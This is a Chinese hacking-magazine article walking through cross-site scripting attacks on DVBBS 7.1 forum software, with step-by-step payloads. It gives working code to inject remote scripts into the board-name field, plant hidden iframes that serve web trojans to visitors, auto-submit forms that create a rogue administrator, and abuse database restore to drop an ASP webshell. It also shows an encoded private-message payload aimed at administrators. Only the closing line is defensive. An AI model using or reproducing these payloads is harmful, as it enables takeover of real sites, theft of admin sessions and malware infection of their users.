爆料动网——最新跨站攻击漏洞



文/图 llikz

最近很多朋友向我索要动网7.1的漏洞资料，尽管时间比较紧，我还是抽空写了这篇文章，希望给大家提供一些新的思路。本文内容不涉及SQL注入，仅凭借几个较严重的脚本跨站攻击漏洞就可将最新版的动网论坛送入地狱。

第一个可以获得后台管理权限的跨站攻击漏洞，需要你至少拥有版主权限(放心吧，呆会告诉你没有版主权限该怎么做。)，用版主账号登录论坛，进入论坛管理模块: 如图1 所示。

注意其中的论坛名称，我们就从这个变量下手。修改论坛名称为"<script src=http://172.18.26.75/test.txt></script> "注意此处，"http://172.18.26.75/test.txt"是我用来测试后台跨站攻击的脚本。因为这个变量有长度限制，所以你的地址不能太长，如果太长会有如下的错误提示，如图2 所示:

现在我们仅仅是测试一下，所以test.txt内容随意，我设置的内容如下:




图 1




图 2

```
document.write("网络技术");
alert(document.Cookie);
```

现在登录后台看看，这时无论你是点击常规管理的广告管理，积分管理，还是点击论坛管理的版面管理，都会弹出如下的Cookie信息，如图3所示。




图 3

很多管理选项都受了影响，我们不怕管理员登录后台时不中招！而且它还可以影响首页，如图4所示。

但是网页的布局却没有受到影响，可谓挂马、后台跨站的极品方法。关于首页挂马不在本文讨论范围内，其实要挂也就一句话的事情，修改test.txt为以下内容

```
document.write("网络技术");
document.write("<iframe src=你的网马 width=0 height=0></iframe>");
```




图 4

真是杀人于无形啊，这种方法挂马后，在首页的源文件中是找不到网马地址的。经验不太丰富的管理员遇到这种情况可能只有关门大吉了。

此处重点是如何提升为后台权限，最初我使用的是添加后台管理员账号的脚本，test.txt内容如下：

```
document.write("网络技术");
document.write("<iframe src=/../add.Gif width=0 height=0></iframe>");
注意，add.Gif必须是你上传到服务器上的文件，内容如下：
<html>
<body>
<form name=upload method=post action="http://172.18.26.75/Admin/admin.asp?action=savenew">
<input type=text name=username2 value=llikz>
<input type=text name=password2 value=111111>
<input type=text name=username1 value=llikz>
<input type=text name=isdisp value=1>
</form>
<script>
upload.submit()
</script>
</body>
</html>
```

此脚本添加了一个后台账号为llikz、密码为111111、前台账号为llikz的后台管理账号。设置完毕我们登录后台，然后随便找几个受影响的管理选项点一下。

为方便大家查看，我将"<iframe src=/../add.Gif width=0 height=0></iframe>"改为"<iframe src=/../add.Gif width=100 height=100></iframe>"。这样就可以清楚的看到跨站攻击的结果了，如图5所示。

看来我们已经添加好后台管理员账号了，如图6所示。

不要高兴得太早，打开编辑权限看看你添加的管理员有什么权限？对，一点权限都没有。我们添加的这个管理员没有任何权限，所以这就要求跨站脚本还得包含添加后台操作权限的代码。对我们这些懒惰的家伙来说此法不可取，我们还是利用后台恢复数据库的方法来实现。之所以不选用备份数据库是因为不必构造MDB结构Shell。

首先将一个小型ASP木马扩展名修改为Gif，通过论




图 5




图 6

坛上传到网站,得到路径如下:"/UploadFile/2006-1/20061315254770917.Gif",然后本地建立一个back.Gif,内容如下:

```
<html>
<body>
<form name=upload method=post action="http://172.18.26.75/Admin/data.asp?action=RestoreData&act=Restore">
<input type=text name=DBpath value=../UploadFile/2006-1/20061315254770917.Gif>
<input type=text name=backpath value=../data/llikz.asp>
</form>
<script>
upload.submit()
</script>
</body>
</html>
```

同样把这个文件上传到网站,最后修改test.txt的内容如下:

```
document.write("网络技术");
document.write("<iframe src=" back.Gif上传文件的相对路径! ! " width=0 height=0></iframe>");
```

到这里我们的工作已经全部完成,剩下的只是耐心等待。或许是1个小时,或许1天,只要你有耐心,终究能得到你的WebShell。

下面来说说没有版主权限的跨站方法,这里需要利用动网7.0 SP2的一个漏洞"短消息跨站脚本漏洞"。这个漏洞很久以前就开始流传了,只是危害不大,也就没了公布的必要。不过现在终于有用武之地,先简单说下这个漏洞的演示:注册个账号发送短消息,短消息内容是"[img]test" onerror="alert(document.Cookie);[/img]"然后查看这条短消息,Cookie信息弹就出来。由于短消息内容中的< >等都过滤了,我们不能直接插入html代码,可以使用javascript的escape()与unescape()编码和解码。本地建立一个文件,内容如下:

```
<html>
<body>
<form name=upload method=post action="http://172.18.26.75/admin_boardset.asp?action=saveditbm&boardid=1">
<input type=text name=editid value=1>
<input type=text name=BoardType value="<script src=http://172.18.26.75/test.txt></script>">
<input type=text name=Readme value="网络技术">
<input type=text name=boardmaster value=llikz>
</form>
<script>
upload.submit()
</script>
</body>
</html>
```

将这个文件上传到服务器,得到的路径是:"UploadFile/2006-1/20061316211791584.Gif"

如下是需要嵌入到短消息的HTML代码

```
<iframe src=http://172.18.26.75/UploadFile/2006-1/20061316211791584.Gif width=0 height=1></iframe>
```

进行Escape编码后如下:

```
%3C%69%66%72%61%6D%65%20%73%72%63%3D%68%74%74%70%3A%2F%2F%31%37%32%2E%31%38%2E%32%36%2E%37%35%2F%55%70%6C%6F%61%64%46%69%6C%65%2F%32%30%30%36%2D%31%2F%32%30%30%36%31%33%31%36%32%31%31%37%39%31%35%38%34%2E%67%69%66%20%77%69%64%74%68%3D%30%20%68%65%69%67%68%74%3D%31%3E%3C%2F%69%66%72%61%6D%65%3E
```

这样我们发送的短消息内容就是:

```
[img]test" onerror="var a='%3C%69%66%72%61%6D%65%20%73%72%63%3D%68%74%74%70%3A%2F%2F%31%37%32%2E%31%38%2E%32%36%2E%37%35%2F%55%70%6C%6F%61%64%46%69%6C%65%2F%32%30%30%36%2D%31%2F%32%30%30%36%31%33%31%36%32%31%31%37%39%31%35%38%34%2E%67%69%66%20%77%69%64%74%68%3D%30%20%68%65%69%67%68%74%3D%31%3E%3C%2F%69%66%72%61%6D%65%3E';document.write(unescape(a));[/img]
```

只要把短消息发给管理员或对应版面的论坛版主,当他们浏览我们短消息的就会自动修改配置。

从上面我们可以看到,跨站脚本漏洞会给系统带来严重的危害,所以在平时我们千万不要忽视这些安全隐患。

适合读者:网络爱好者、技术爱好者
前置知识:脚本基础知识

爆料动网
最新跨站攻击漏洞

